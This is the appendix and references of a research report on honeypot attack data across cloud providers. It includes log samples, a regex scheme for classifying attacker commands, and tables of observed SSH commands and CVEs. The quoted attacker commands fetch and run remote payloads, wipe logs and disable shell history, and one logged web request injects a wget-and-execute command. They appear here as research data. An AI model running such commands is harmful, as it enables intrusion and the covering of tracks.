Fraunholz, Daniel et al. (2017). "Data Mining in Long-Term Honeypot Data." In: *2017 IEEE International Conference on Data Mining Workshops, ICDM Workshops 2017, New Orleans, LA, USA, November 18-21, 2017*, pp. 649–656. DOI: 10.1109/ICDMW.2017.92. URL: https://doi.org/10.1109/ICDMW.2017.92.

Freiling, Felix C., Thorsten Holz, and Georg Wicherski (2005). "Botnet Tracking: Exploring a Root-Cause Methodology to Prevent Distributed Denial-of-Service Attacks." In: *Computer Security - ESORICS 2005, 10th European Symposium on Research in Computer Security, Milan, Italy, September 12-14, 2005, Proceedings*, pp. 319–335. DOI: 10.1007/11555827_19. URL: https://doi.org/10.1007/11555827%5C_19.

Garfinkel, Tal and Mendel Rosenblum (2003). "A Virtual Machine Introspection Based Architecture for Intrusion Detection." In: *Proceedings of the Network and Distributed System Security Symposium, NDSS 2003, San Diego, California, USA*. URL: http://www.isoc.org/isoc/conferences/ndss/03/proceedings/papers/13.pdf.

Howard, John D and Thomas A Longstaff (1998). *A common language for computer security incidents*. Tech. rep. Sandia National Labs., Albuquerque, NM (US); Sandia National Labs., Livermore, CA (US).

Kheirkhah, Esmaeil et al. (2013). "An Experimental Study of SSH Attacks by using Honeypot Decoys." In: *Indian Journal of Science and Technology* 6.12. ISSN: 0974-5645. URL: http://www.indjst.org/index.php/indjst/article/view/43618.

McMurray, Stuart (2018). *vnclowpot*. URL: https://github.com/magisterquis/vnclowpot (visited on October 1, 2018).

Mell, Peter and Tim Grance (2010). "The NIST definition of cloud computing." In: *Communications of the ACM* 53.6, p. 50.

Modi, Chirag et al. (2013). "A survey of intrusion detection techniques in Cloud." In: *J. Network and Computer Applications* 36.1, pp. 42–57. DOI: 10.1016/j.jnca.2012.05.003. URL: https://doi.org/10.1016/j.jnca.2012.05.003.

Mokube, Iyatiti and Michele Adams (2007). "Honeypots: concepts, approaches, and challenges." In: *Proceedings of the 45th Annual Southeast Regional Conference, 2007, Winston-Salem, North Carolina, USA, March 23-24, 2007*, pp. 321–326. DOI: 10.1145/1233341.1233399. URL: http://doi.acm.org/10.1145/1233341.1233399.

Mulliner, Collin, Steffen Liebergeld, and Matthias Lange (2011). "Poster: Honeydroid - Creating a Smartphone Honeypot." In: *IEEE Symposium on Security and Privacy*. Vol. 2.

MushMush Foundation (2018). *SNARE*. Version 0.9. URL: http://mushmush.org/ (visited on October 1, 2018).

Nakashima, Ellen and Craig Timberg (May 2017). *NSA officials worried about the day its potent hacking tool would get loose. Then it did*. URL: http://wapo.st/2rdBQb8 (visited on October 1, 2018).

Newcomer, Eric (November 2017). *Uber Paid Hackers to Delete Stolen Data on 57 Million People*. URL: https://www.bloomberg.com/news/articles/2017-11-21/uber-concealed-cyberattack-that-exposed-57-million-people-s-data (visited on May 30, 2018).

Newman, Lily Hay (July 2017). *Blame Human Error for WWE and Verizon's Massive Data Exposures*. URL: https://www.wired.com/story/amazon-s3-data-exposure/ (visited on May 30, 2018).

O'Sullivan, Dan (November 2017). *Black Box, Red Disk: How Top Secret NSA and Army Data Leaked Online*. URL: https://www.upguard.com/breaches/cloud-leak-inscom (visited on May 30, 2018).

Oosterhof, Michel (2018). *Cowrie*. Version 1.5.1. URL: https://github.com/micheloosterhof/cowrie (visited on October 1, 2018).

Open Information Security Foundation (2018). *Suricata*. Version 4.0.5. URL: https://suricata-ids.org/ (visited on October 1, 2018).

Peyrefitte, Sylvain (2018). *RDPY*. Version 1.3.2. URL: https://github.com/citronneur/rdpy (visited on October 1, 2018).

Pfleeger, Charles P. and Shari Lawrence Pfleeger (2012). *Security in Computing, 4th Edition*. Prentice Hall. ISBN: 978-0-13-239077-4.

Ponemon Institute LLC (October 2016a). *Cloud Malware and Data Breaches in Europe: 2016 Study*. URL: https://resources.netskope.com/cloud-security-reports-1/cloud-malware-and-data-breaches-in-europe-2016-study.

– (October 2016b). *Cloud Malware and Data Breaches in North America: 2016 Study*. URL: https://resources.netskope.com/cloud-security-reports-1/cloud-malware-and-data-breaches-in-north-america-2016-study.

Provos, Niels (2004). "A Virtual Honeypot Framework." In: *Proceedings of the 13th USENIX Security Symposium, August 9-13, 2004, San Diego, CA, USA*, pp. 1–14. URL: http://www.usenix.org/publications/library/proceedings/sec04/tech/provos.html.

Provos, Niels and Thorsten Holz (2008). *Virtual Honeypots - From Botnet Tracking to Intrusion Detection*. Addison-Wesley. ISBN: 978-0-321-33632-3.

Ramsbrock, Daniel, Robin Berthier, and Michel Cukier (2007). "Profiling Attacker Behavior Following SSH Compromises." In: *The 37th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, DSN 2007, 25-28 June 2007, Edinburgh, UK, Proceedings*, pp. 119–124. DOI: 10.1109/DSN.2007.76. URL: https://doi.org/10.1109/DSN.2007.76.

Rist, Lukas et al. (2010). "Know your tools: Glastopf - A dynamic, low-interaction web application honeypot." In: *The Honeynet Project*. URL: https://www.honeynet.org/sites/default/files/files/KYT-Glastopf-Final_v1.pdf.

Salles-Loustau, Gabriel et al. (2011). "Characterizing Attackers and Attacks: An Empirical Study." In: *17th IEEE Pacific Rim International Symposium on Dependable Computing, PRDC 2011, Pasadena, CA, USA, December 12-14, 2011*, pp. 174–183. DOI: 10.1109/PRDC.2011.29. URL: https://doi.org/10.1109/PRDC.2011.29.

Seifert, Christian, Ian Welch, Peter Komisarczuk, et al. (2007). "HoneyC - The Low-Interaction Client Honeypot." In: *Proceedings of the 2007 NZCSRCS, Waikato University, Hamilton, New Zealand* 6.

Sochor, Tomas and Matej Zuzcak (2014). "Study of Internet Threats and Attack Methods Using Honeypots and Honeynets." In: *Computer Networks*. Ed. by Andrzej Kwiecień, Piotr Gaj, and Piotr Stera. Cham: Springer International Publishing, pp. 118–127. ISBN: 978-3-319-07941-7.

Sokol, Pavol, Jakub Míšek, and Martin Husák (2017). "Honeypots and honeynets: issues of privacy." In: *EURASIP Journal on Information Security* 2017.1, p. 4.

Tamminen, Upi (2018). *Kippo*. Version 0.9. URL: https://github.com/desaster/kippo (visited on October 1, 2018).

Wählisch, Matthias et al. (2013). "Design, Implementation, and Operation of a Mobile Honeypot." In: *CoRR* abs/1301.7257. arXiv: 1301.7257. URL: http://arxiv.org/abs/1301.7257.

Werner, Tillmann (2007). "Honeytrap – Ein Meta-Honeypot zur Identifikation und Analyse neuer Angriffe." In: *Proceedings of the 14th DFN-CERT Workshop Sicherheit in Vernetzten Systemen*.

Wicherski, Georg (2010). "Placing a low-interaction honeypot in-the-wild: A review of mwcollectd." In: *Network Security* 2010.3, pp. 7–8. DOI: 10.1016/S1353-4858(10)70034-9. URL: https://doi.org/10.1016/S1353-4858(10)70034-9.

Zammit, Daniel (2016). "A machine learning based approach for intrusion prevention using honeypot interaction patterns as training data." University of Malta.

Glossary

AWS	Amazon Web Services
C&C	Command&Control
CVE	Common Vulnerabilities and Exposures
DDoS	Distributed Denial-of-Service
DoS	Denial-of-Service
DSL	Domain Specific Language
DTAG	Deutsche Telekom AG
FTP	File Transfer Protocol
GCP	Google Cloud Platform
GPL	General Public License
HIDS	Host-based Intrusion Detection System
IaaS	Infrastructure as a Service
IDS	Intrusion Detection System
IoT	Internet of Things
JSON	JavaScript Object Notation
LFI	Local File Inclusion
MITM	Man-In-The-Middle
MSSQL	Microsoft SQL Server
NIDS	Network-based Intrusion Detection System
NIST	National Institute of Standards and Technology
OSI	Open Systems Interconnection
OWASP	Open Web Application Security Project
PaaS	Platform as a Service
RDP	Remote Desktop Protocol
RFI	Remote File Inclusion
SaaS	Software as a Service

SIP	Session Initiation Protocol
SMB	Server Message Block
SMTP	Simple Mail Transfer Protocol
SSH	Secure Shell
TLS	Transport Layer Security
VNC	Virtual Network Computing
VoIP	Voice over IP
XSS	Cross-Site-Scripting

A

Data Collection

A.1. Log File Samples

```
cowrie.login.failed   login attempt [root/toor] failed
cowrie.login.failed   login attempt [root/letmein] failed
cowrie.login.failed   login attempt [root/password] failed
cowrie.login.failed   login attempt [root/root] failed
cowrie.login.success  login attempt [root/admin] succeeded
cowrie.login.failed   login attempt [root/] failed
```

Listing A.1: Example output of SSH login attempts with Cowrie

```
5.3.XXX.XXX requested GET / on e1817f78e8ec:80
168.197.XXX.XXX requested POST / on e1817f78e8ec:80
14.42.XXX.XXX requested GET /login.cgi?cli=aa%20aa%27;wget%20http
  ://46.166.XXX.XXX/e%20-O%20-%3E%20/tmp/hk;sh%20/tmp/hk%27$ on
  e1817f78e8ec:80
```

Listing A.2: Glastopf log data showing the source IP and the target URL (shortened)

A.2. Elasticsearch

```
{
  "query": {
    "bool": {
      "must": [
        {
          "match_all": {}
        },
        {
          "match_phrase": {
            "type": {
              "query": "P0f"
            }
          }
        },
        {
          "range": {
            "@timestamp": {
              "gte": 1530396000000,
              "lte": 1533074399999,
              "format": "epoch_millis"
            }
          }
        }
      ],
      "must_not": []
    }
  },
  "aggs": {
    "2": {
      "terms": {
        "field": "os.keyword",
        "size": 10,
        "order": {
          "_count": "desc"
        }
      }
    }
  }
}
```

Listing A.3: An Elasticsearch query that lists the top 10 OS versions detected by p0f

```
# Cowrie
  file {
    path => ["/data/cowrie/log/cowrie.json"]
    codec => json
    type => "Cowrie"
}

# Output section
output {
  elasticsearch {
    hosts => ["elasticsearch:9200"]
}
```

Listing A.4: Extract from the Logstash configuration file. The settings defines a log file as input and send new entries to an Elasticsearch instance

A.3. Category Mapping

```
[Check]
cat /etc/os-release
cat /etc/issue
cat /etc/passwd
cat /proc/cpuinfo
cat /proc/version
cat [^\0\>]+
cd
free
grep
hostname
ifconfig
top
ls.*
lscpu
ps
pwd
uname
uptime
w$

[Persist]
passwd
useradd
```

```
[Exploit]
apt install
apt-get update
apt-get install
aptitude install
pip3 install
yum install
yum update
bash -c
bash [^\o]+
nohup
perl
python
sh
\.\/\w+
\/\w+
cat( [\s\w\d]*>.*|>.*)
chmod
ln
tar
curl
wget
scp
echo( .*>.*|>.*)
mkdir
service \w* stop
/etc/init.d/iptables stop
kill
su(do | )

[Cleanup]
export HIST\w*=
HIST\w*=
history
rm (-\w+)*
touch /var/log
touch .*?/.bash_history
unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG WATCH

[No category]
reboot
sleep
apt-get upgrade

[Human]
clear
echo
```

```
exit
man
pwd
pip -V
pip3 -V
screen
python --version
help
ls$

[Typos]
cd\.\.
etc\/init.d\/iptables stop
ifcon$
man histor$
```

Listing A.5: The complete mapping of regular expressions used to classify commands entered during an SSH session.

B

Findings

B.1. Visualizations



Figure B.1.: Comparison of SSH durations by region



Figure B.2.: Overview of the top countries from where attacks are launched (ranging from green (low amount) to red (high amount))



Figure B.3.: Comparison of hourly distribution of connections for the top 3 origin countries

B.2. Data Tables

Operating System	Count
Windows 7 or 8	6,258,485
Linux 3.11 and newer	6,192,227
Unknown	6,173,625
Windows XP	1,352,079
Linux 2.2.x-3.x	913,210
Linux 3.1-3.10	298,717
Windows NT kernel	105,032
Linux 2.4.x	55,368
Linux 2.6.x	49,514
Linux 2.2.x-3.x (no timestamps)	30,656

Table B.1.: Top operating systems of incoming requests

Destination	Count
ya.ru	36,901
api.ipify.org	4342
41.78.24.170	3113
192.227.210.154	2981
bot.whatismyipaddress.com	2810
23.94.17.122	2256
www.google.com	2101
2a02:6b8:a::a	1683
smtp.qq.com	1482
192.108.239.107	1429
89.39.105.12	1276
signup.live.com	1238
video-weaver.waw01.hls.ttvnw.net	1206
195.201.43.23	933
idmsa.apple.com	930
iforgot.apple.com	928
123.249.9.48	885
114.215.148.72	824
73.83.34.25	764
login.live.com	761

Table B.2.: 20 major destinations of outgoing requests

SHA-256 (trimmed)	Source	VT Detection Rate	Count
9c284896	stdin	39 / 59	597
5685b086	stdin	33 / 59	596
86fbdd7d	stdin	33 / 58	595
0ffa9e64	stdin	36 / 58	594
5c8c4125	stdin	38 / 59	577
b33b30c3	stdin	28 / 59	129
f8c28666	/dev/null	0 / 59	26
fc519396	http://222.187.XXX.XXX:8386/Linux2.6lei	36 / 57	9
1177796a	http://i.uk.ms/ssh/ssh	8 / 60	6

Table B.3.: Top occurring file samples with more than five occurrences collected by Cowrie, with VirusTotal detection rates

Command	Successful	Count
`cat /proc/cpuinfo`	yes	7518
`export HISTFILE=/dev/null`	yes	7464
`export HISTFILESIZE=0`	yes	7464
`history -n`	yes	7464
`uname`	yes	7463
`unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG WATCH`	yes	7463
`export HISTSIZE=0`	yes	7462
`ps -x`	yes	7457
`free -m`	yes	7453
`mkdir /tmp/.xs/`	yes	2960
`/tmp/.xs/daemon.armv4l.mod`	no	597
`cat > /tmp/.xs/daemon.armv4l.mod`	yes	597
`chmod 777 /tmp/.xs/daemon.armv4l.mod`	yes	597
`/tmp/.xs/daemon.i686.mod`	no	596
`cat > /tmp/.xs/daemon.i686.mod`	yes	596
`chmod 777 /tmp/.xs/daemon.i686.mod`	yes	596
`/tmp/.xs/daemon.mips.mod`	no	595
`cat > /tmp/.xs/daemon.mips.mod`	yes	595
`chmod 777 /tmp/.xs/daemon.mips.mod`	yes	595

/tmp/.xs/test.mod	no	594
cat > /tmp/.xs/test.mod	yes	594
chmod 777 /tmp/.xs/test.mod	yes	594
/tmp/.xs/daemon.mipsel.mod	no	577
cat > /tmp/.xs/daemon.mipsel.mod	yes	577
chmod 777 /tmp/.xs/daemon.mipsel.mod	yes	577
uname -a	yes	472
grep '[Mm]iner'	yes	396
ls -la /var/run/gcc.pid	yes	284
cd /tmp	yes	214
ps	yes	198
ps -ef	yes	198
uname -n -s -r -v	yes	88
service iptables stop	yes	60
/ip cloud print	no	58
ifcon?g	yes	58
touch /var/log/messages	yes	50
cat -n	yes	48
echo Hi	yes	48
/tmp/su -oPort=1987	no	27
ln -sf /usr/sbin/sshd /tmp/su	no	27
wget http://192.0.27.69/s443ls ; curl -O http://192.0.27.69/s443ls ; chmod +x s443ls ./s443ls	yes	27
wget http://mdb7.cn:8081/exp	yes	27
history -r	yes	25
ls	yes	25
rm -rf /root/.bash_history	yes	25
rm -rf /var/log/lastlog	yes	25
rm -rf /var/log/maillog	yes	25
rm -rf /var/log/messages	yes	25
rm -rf /var/log/secure	yes	25
rm -rf /var/log/wtmp	yes	25

Table B.4.: Top 50 commands entered during a SSH session, with indicator if command was valid

CVE ID	Count
CVE-2001-0540	101,022
CAN-2001-0540	9862
CVE-2015-7755	9268
CVE-2012-0152	8994
CVE-2002-0013 CVE-2002-0012	6907
CVE-2017-5638	2428
CVE-2002-0013 CVE-2002-0012 CVE-1999-0517	1626
CVE-2017-5638 CVE-2017-5638	1173
CVE-2005-4050	951
CVE-2001-0414	520

Table B.5.: CVE IDs detected by T-Pot in the dataset

Region	Origin	Count	Percentage of total
EU	United States	585,728	20.00 %
	China	575,721	19.71 %
	Russia	327,228	11.20 %
	Netherlands	146,871	5.03 %
	Seychelles	138,131	4.73 %
	Total	2,921,225	60.72 %
India	United States	964,769	30.62 %
	China	486,955	15.46 %
	Russia	343,195	10.89 %
	France	148,310	4.71 %
	Seychelles	117,450	3.73 %
	Total	3,150,499	65.41 %
US	China	3,750,681	30.27 %
	United States	2,392,704	19.31 %
	Russia	1,271,264	10.26 %
	Netherlands	1,060,017	8.56 %
	Canada	406,407	3.28 %
	Total	12,389,798	71.68 %

Table B.6.: Comparison of attacker origins by region

Region	Origin	Count	Percentage of total
GCP	China	1,875,604	35.44 %
	Netherlands	835,123	15.78 %
	United States	754,546	14.26 %
	Russia	638,445	12.06 %
	Seychelles	151,488	2.86 %
	Total	5,292,372	80.04 %
AWS	United States	1,102,966	26.74 %
	China	1,051,458	25.50 %
	Russia	408,508	9.91 %
	Vietnam	205,479	4.98 %
	Netherlands	145,836	3.54 %
	Total	4,124,037	70.66 %
Azure	China	823,619	27.70 %
	United States	535,192	18.00 %
	Canada	329,400	11.08 %
	Russia	224,311	7.54 %
	Seychelles	123,118	4.14 %
	Total	2,973,389	68.46 %

Table B.7.: Comparison of attacker origins by cloud provider